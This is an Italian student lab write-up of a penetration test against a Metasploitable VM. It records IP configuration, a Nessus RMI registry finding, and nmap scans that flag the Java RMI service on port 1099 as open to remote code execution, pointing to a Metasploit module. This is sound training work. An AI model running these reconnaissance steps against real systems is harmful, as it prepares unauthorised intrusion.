
Test Penetrazione Metasploit

Innanzitutto bisogna cambiare l’indirizzo ip di kali da 192.168.50.100 ad (192.168.99.111) come descritto nella traccia.



Connection name: Wired connection 1

Method: Manual

Addresses

Address	Netmask	Gateway
192.168.99.111	24	192.168.99.1


DNS servers

Search domains

DHCP client ID


□ Require IPv4 addressing for this connection to complete

Stessa cosa vale per meta che passa da 192.168.50.101 a (192.168.99.112)



```
  GNU nano 2.0.7           File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.99.112
netmask 255.255.255.0
network 192.168.99.0
broadcast 192.168.99.255
gateway 192.168.99.1




                              [ Read 15 lines ]
^G Get Help   ^O WriteOut   ^R Read File  ^Y Prev Page  ^K Cut Text   ^C C
^X Exit       ^J Justify    ^W Where Is   ^V Next Page  ^U UnCut Text^T T
```

Poi ho eseguito una scansione tramite Nessus per trovare la vulnerabilità RMI Registry Detection, come riportato dallo screen.



java rmi / Plugin #22227

RMI Registry Detection

Description

The remote host is running an RMI registry, which acts as a bootstrap naming service for registering and retrieving remote objects with simple names in the Java Remote Method Invocation (RMI) system.

See Also

https://docs.oracle.com/javase/1.5.0/docs/guide/rmi/spec/rmiTOC.html
http://www.nessus.org/u?b6fd7659

Output

```
Valid response recieved for port 1099:
0x00:  51 AC ED 00 05 77 0F 01 4F A8 B7 4B 00 00 01 88    Q....w..O..K....
0x10:  C3 FF AA B4 80 02 75 72 00 13 5B 4C 6A 61 76 61    ......ur..[Ljava
0x20:  2E 6C 61 6E 67 2E 53 74 72 69 6E 67 3B AD D2 56    .lang.String;..V
0x30:  E7 E9 1D 7B 47 02 00 00 70 78 70 00 00 00 00       ...{G...pxp....
```

To see debug logs, please visit individual host

Port ▲ **Hosts**

Plugin Details

Severity:	Info
ID:	22227
Version:	1.22
Type:	remote
Family:	Service detection
Published:	August 16, 2006
Modified:	June 1, 2022

Risk Information


Risk Factor: None

Vulnerability Information

CPE: cpe:/a:oracle:java_se
Asset Inventory: True


Successivamente ho eseguito un nmap su kali con il commando sudo nmap -sV 192.168.99.112

Dove si evidenzia sulla porta 1099 la vulnerabilità java-rmi




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 192.168.99.112
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-16 10:58 EDT
Nmap scan report for 192.168.99.112
Host is up (0.00040s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet?
25/tcp   open  smtp?
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  shell?
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ccproxy-ftp?
3306/tcp open  mysql?
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  unknown
MAC Address: 08:00:27:FD:33:35 (Oracle VirtualBox virtual NIC)
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:lin
ux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 205.59 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

In seguito ho lanciato il comando sudo nmap --script rmi-vuln-classloader -p 1099 192.168.99.112



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap --script rmi-vuln-classloader -p 1099 192.168.99.112
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-16 11:07 EDT
Nmap scan report for 192.168.99.112
Host is up (0.00083s latency).

PORT     STATE SERVICE
1099/tcp open  rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote URLs which can lead
 to remote code execution.
|
|     References:
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_
rmi_server.rb
MAC Address: 08:00:27:FD:33:35 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.89 seconds
```

